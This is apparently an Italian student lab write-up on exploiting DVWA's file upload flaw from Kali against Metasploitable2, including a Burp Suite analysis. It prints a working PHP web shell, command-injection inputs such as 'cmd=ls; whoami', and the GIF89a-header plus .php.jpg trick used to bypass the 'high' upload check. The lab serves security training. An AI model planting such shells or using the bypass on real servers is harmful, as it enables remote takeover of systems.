ESERCIZIO S6_L1_MITM

Consegna:

Obiettivi:

- 1. Configurazione del Laboratorio:
    - Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
    - Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

- 2. Esercizio Pratico:
    - Sfruttate la vulnerabilità di file upload presente sulla DVWA Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
    - Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
    - Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

- 3. Monitoraggio con BurpSuite:
    - Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
    - Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.


- 4. (Bonus) **Superare i controlli in modalità "Security: High"** e caricare comunque una shell eseguibile.

Esecuzione


Configurazione del laboratorio:

Il primo passo è stato quello di configurare le due macchine affinché fossero in grado di pingarsi a vicenda:

Kali 192.168.1.100 è in grado di pingare la metasploitable2:




Metasploitable2 192.168.1.100 è in grado di pingare la VM Kali:



Caricamento della Shell PHP:

Accedendo ora tramite browser della Kali attraverso l'indirizzo IP della Metasploitable possiamo raggiungere la pagina del webserver.




Il prossimo passo richiede la creazione di una shell da uplodare, previo setting della DVWA Security su "low".


E' stato dunque sufficiente creare un nuovo file un file e programmare una shell utilizzando il linguaggio php:

```php
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
} else {
    echo '<form method="GET">
            <input type="text" name="cmd" placeholder="Comando da eseguire" style="width:300px;" />
            <input type="submit" value="Esegui" />
          </form>';
}
?>
```

Una volta creato si procede a fare l'upload all'interno della DVWA:




Inserendo ora il percorso del file uploadato è possibile raggiungere la shell caricata sul sito:




Esecuzione della shell php:

Per proseguire con la consegna ho provato a validare il funzionamento della shell tramite un paio di comandi tra cui “whoami” ed “ls”





Essendo la shell poco funzionale in quanto avrei dovuto cambiare l’url all’esecuzione di ogni comando, ho preferito provare ad effettuare l’upgrade della shell caricando un nuovo file più “strutturato”:



BurpSuite Proxy

In seguito ho proseguito aprendo BurpSuite in modalità proxy; ho poi aperto il browser ed ho catturato il traffico per visionare quanto succedesse durante l'invio delle richieste HTTP:





Di seguito possiamo identificare le principali vulnerabilità riscontrate utilizzando la DVWA:

1. Remote Code Execution (RCE)

Descrizione:
L'applicazione è vulnerabile all'esecuzione arbitraria di comandi di sistema forniti dall'utente. Questo comportamento è visibile tramite l'intercettazione di richieste POST contenenti un parametro cmd.

Osservazione tramite Burp Suite:
Una richiesta del tipo:

POST /hackable/uploads/shelladv.php HTTP/1.1

cmd=whoami

restituisce direttamente il risultato del comando, ad esempio www-data.

Conclusione:
L'assenza di filtraggio sull'input consente l'esecuzione diretta di comandi arbitrari, evidenziando una vulnerabilità critica di tipo RCE.

Mancanza di Autenticazione

Descrizione:
La shell caricata risulta accessibile senza necessità di autenticazione, permettendo l'uso completo da parte di qualunque utente, anche non loggato.

Osservazione tramite Burp Suite:
Accedendo alla shell da un browser non autenticato, non viene richiesto alcun login. Inoltre, le richieste HTTP analizzate non includono alcun token di sessione (PHPSESSID) né header di autenticazione.

Conclusione:
La shell è esposta pubblicamente e priva di protezione, rendendo l'accesso potenzialmente disponibile a chiunque.

Information Disclosure

Descrizione:
L'applicazione permette la visualizzazione di informazioni sensibili del sistema, quali indirizzi IP, utenti, configurazioni di rete o contenuti di file di sistema.

Esempi osservati:
Comandi come ip a restituiscono dati che normalmente dovrebbero essere accessibili solo ad amministratori.

Conclusione:
La web shell espone dettagli interni del sistema operativo, con conseguente violazione del principio di riservatezza.

Input non sanificato / Command Injection

Descrizione:
Il parametro cmd non subisce un'adeguata sanitizzazione, consentendo l'iniezione di comandi multipli o concatenati, modificando così il comportamento del server.

Esempi di payload testati:

- cmd=ls; whoami
- cmd=ip a


Comportamento osservato:
Il server esegue tutti i comandi concatenati e restituisce correttamente l'output.

Conclusione:
Il parametro cmd risulta vulnerabile a **Command Injection**, consentendo l'esecuzione non autorizzata di più comandi da parte dell'utente.

BONUS

Ho poi impostato la sicurezza della DVWA su high per svolgere la consegna bonus.


Al primo tentativo, provando a fare l'upload della shell sul webserver, ci ritorna un errore affermando che l'immagine scelta non è stata uploadata.



Tale output è diverso rispetto al precedente in quanto chiede esplicitamente un'immagine come input.


Ho dunque modificato il file della shell cambiando l'estensione da *.php a .php.jpg*.

Oltre a ciò ho integrato una prima riga di codice per confondere il webserver in modo che spacciasse il file per una GIF.



Una volta completato tali processi ho riprovato l'upload e il file è stato caricato correttamente:

Anche in questo caso aprendo l'url relativo al file possiamo notare che la shell continua ad essere accessibile e funzionante:



L'interazione con il modulo di upload di DVWA, anche in modalità ***security=high***, ha evidenziato gravi vulnerabilità nella gestione dei file caricati

e nella successiva esecuzione degli stessi. Di seguito, vengono descritte le principali criticità riscontrate.

File Upload Insecure – Content-Type Bypass

Descrizione:
È stato possibile caricare un file PHP contenente codice eseguibile, pur rispettando le restrizioni apparenti del modulo di upload, grazie all'utilizzo di tecniche di camuffamento.

Tecnica utilizzata:

- Il file è stato salvato con estensione .php.jpg per aggirare i controlli sull'estensione.
- È stata inserita l'intestazione GIF89a; all'inizio del file, rendendolo apparentemente conforme al formato immagine GIF e bypassando la funzione getimagesize() utilizzata da DVWA per verificare la validità del file caricato.

Osservazione:
L'upload è stato accettato nonostante contenesse codice PHP. Questo suggerisce che il server si affida esclusivamente a controlli superficiali come l'estensione del file e il MIME type dichiarato.

Conclusione:
L'applicazione è vulnerabile a **bypass dei controlli MIME e di contenuto**, consentendo l'upload di codice eseguibile sotto forma di file immagine.

Remote Code Execution (RCE)

Descrizione:
Il file PHP camuffato, una volta caricato nel server, è stato eseguito correttamente come script. All'interno di esso era presente una chiamata alla funzione system() che eseguiva comandi forniti tramite parametro cmd.

Esempio di codice utilizzato:

```
<?php system($_GET['cmd']); ?>
```

Comportamento osservato:
Richieste HTTP verso il file caricato, ad esempio:

http://<target>/dvwa/hackable/uploads/shelladv.php.jpg?cmd=whoami

restituiscono l'output del comando, confermando la possibilità di esecuzione remota di codice.

Conclusione:
La mancanza di restrizioni sull'esecuzione del codice presente nei file caricati rende il sistema completamente vulnerabile a **RCE**, consentendo il controllo remoto del server tramite comandi arbitrari.

---

3. Esecuzione abilitata nella cartella uploads/

Descrizione:
La directory in cui vengono salvati i file caricati (/dvwa/hackable/uploads/) consente l'esecuzione di script PHP. In una configurazione sicura, i file caricati dovrebbero essere accessibili solo come contenuto statico (es. immagini), non eseguibili come codice.

Comportamento osservato:
Il file shelladv.php.jpg è stato richiamato via browser ed eseguito come script PHP, nonostante si trovi all'interno di una cartella destinata all'upload.

Conclusione:
La configurazione attuale del web server consente l'esecuzione di file PHP nella cartella uploads/, violando le buone pratiche di sicurezza. Ciò permette a un attaccante di caricare codice malevolo ed eseguirlo direttamente, aumentando il rischio di compromissione completa del sistema.

Riepilogo

Le vulnerabilità sopra descritte dimostrano che, anche con un livello di sicurezza elevato impostato in DVWA, è possibile aggirare i controlli lato server sfruttando tecniche note di evasione. La combinazione di **upload non sicuro**, **mancata sanitizzazione** e **esecuzione abilitata** rappresenta un vettore di attacco completo che consente all'attaccante di ottenere il pieno controllo del sistema.